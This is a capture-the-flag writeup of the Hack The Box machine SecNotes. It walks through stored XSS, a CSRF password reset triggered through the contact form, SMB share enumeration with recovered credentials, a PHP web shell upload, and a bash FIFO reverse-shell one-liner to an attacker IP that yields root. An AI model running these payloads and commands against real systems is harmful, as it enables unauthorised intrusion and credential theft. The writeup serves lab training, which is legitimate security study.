Secnotes HTB Writeup
SecNotes is a medium difficulty machine, which highlights the risks associated with weak password change mechanisms, lack of CSRF protection and insufficient validation of user input.
Initially we start off this box by doing an nmap scan. And we get the following results
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ sudo nmap -sCV -A 10.10.10.97 | tee nmap
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-13 19:02 IST
Nmap scan report for 10.10.10.97
Host is up (0.66s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
We have port 80 and 445. The box is not an Active Directory it seems. We can check for null user authentication in the smb but its disabled. So , lets move on with the website

This the home page. Lets move on and signup for a user account. After signing up with a user , we are greeted with this dashboard

A note making website. Interesting. We can see that we got a possible user in the machine “tyler”. For me the new note section was quite interesting as it allowed us to make notes. Lets check it out
As a natural curiosity, i passed in an html <h1>hello</h1> into the notes section

And as hoped , we got the desired results once it got rendered

The hello has got enlarged. So we have a confirmed XSS. But now what can we do with it. Lets look into other functionality.
For a while I messed around with contact us and change password functionality and found out that a url that is passed into the contact us page is visited by the server.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.97] 59896
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.228
Host: 10.10.16.4:8000
Connection: Keep-Alive
Also the Change Password functionality was vulnerable as we could also use a GET request to send passwords to reset it.

As we can see , we were able to update our password using a GET request. Now its time to chain the exploits. Either we can create a malicious html page that contains an iframe to the password reset page , which we can make the user tyler visit and reset his password, or a simpler way would be to simply pass the whole url into the contact us page. I will do the latter
So we pass this URL to the contact us page
1
http://10.10.10.97/change_pass.php?password=aaaaaa&confirm_password=aaaaaa&submit=submit
After we wait for a minute, we try to login with the pass, and as we expected it worked. I was able to login as tyler

We can see that we have possibly obtained an SMB cred. Lets use crackmapexec and investigate
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ crackmapexec smb 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&' --shares
SMB         10.10.10.97     445    SECNOTES         [+] SECNOTES\tyler:92g!mA8BGjOirkL%OG*&
SMB         10.10.10.97     445    SECNOTES         [+] Enumerated shares
SMB         10.10.10.97     445    SECNOTES         Share           Permissions     Remark
SMB         10.10.10.97     445    SECNOTES         -----           -----------     ------
SMB         10.10.10.97     445    SECNOTES         ADMIN$                          Remote Admin
SMB         10.10.10.97     445    SECNOTES         new-site        READ,WRITE
We have access to new-site share. Let enumerate it.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ smbclient //10.10.10.97/new-site -U 'tyler'
smb: \> ls
  .                                   D        0  Tue Aug 13 22:46:33 2024
  ..                                  D        0  Tue Aug 13 22:46:33 2024
  iisstart.htm                        A      696  Thu Jun 21 20:56:03 2018
  iisstart.png                        A    98757  Thu Jun 21 20:56:03 2018
I was stuck at this dead-end for a while thinking what to do next. Since the files do belong to a website (most probably being an IIS server) , i decided to redo my nmap scan
1
2
3
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ nmap -p- -T5 --max-retries=0 -v 10.10.10.97
Discovered open port 8808/tcp on 10.10.10.97
Interesting , port 8808 is open. Lets enumerate it further using nmap
1
2
3
PORT     STATE SERVICE VERSION
8808/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: IIS Windows
As expected , it is the IIS httpd server. Lets open it in the browser

Cool , the iistart.png does belong to this IIS server. Since we know the box accepts PHP , we can upload a php webshell do get our job done. Remember we have write access to the share
After modifying the webshell for our needs. We can upload it in the following way
1
2
smb: \> put web-shell.php
putting file web-shell.php as \web-shell.php (1.7 kb/s) (average 1.7 kb/s)
And after visting the endpoint , we do get an RCE

Cool now lets pass a powershell reverse shell to get the job done
Now after waiting for a few seconds , we get a connect reply
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ rlwrap -cAr nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.97] 63784
PS C:\inetpub\new-site>
The user flag can be found under C:\Users\tyler\Desktop
Now one of the files in the Desktop folder looked out of place
1
2
3
4
5
6
7
PS C:\Users\tyler\Desktop> ls

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/22/2018   3:09 AM           1293 bash.lnk
-a----         8/2/2021   3:32 AM           1210 Command Prompt.lnk
-ar---        8/13/2024   5:59 AM             34 user.txt
bash.lnk. Feeling something was off about it , i decided to inspect the content and found bash.exe. Now thats very interesting. So i tried to execute it and yes we can execute bash commands
For some reason i was unable to a get a stable tty, But i was able to execute commands using the -c switch and found out i was running as the root user
1
2
PS C:\Users\tyler\Desktop> bash -c 'whoami'
root
So without further ado , i used a revshell one liner to investigate it even further.
1
PS C:\Users\tyler\Desktop> bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.4 8888 >/tmp/f'
And yes , i got a connection back
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ rlwrap -cAr nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.97] 64425
root@SECNOTES:~# whoami
root
Cool , after enumerating further , i tried to access the Administrator folder , but i was blocked.
Then i investigated the root folder and upon reading the contents present within the folder , i got this juicy info from the bash history file
1
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
So we can now use this password and login as Administrator into the box
1
2
3
┌──(kali㉿kali)-[~/HTB/secnotes]
└─$ smbclient //10.10.10.97/C$ -U 'Administrator'
smb: \> ls
Cool. The root flag can be found in the Administrators Desktop.
Also we can see why there a bash present in the box. It has WSL present in it. Overall it was a great box and learned a lot of new attack strategies
Hope this writeup helped you ❤️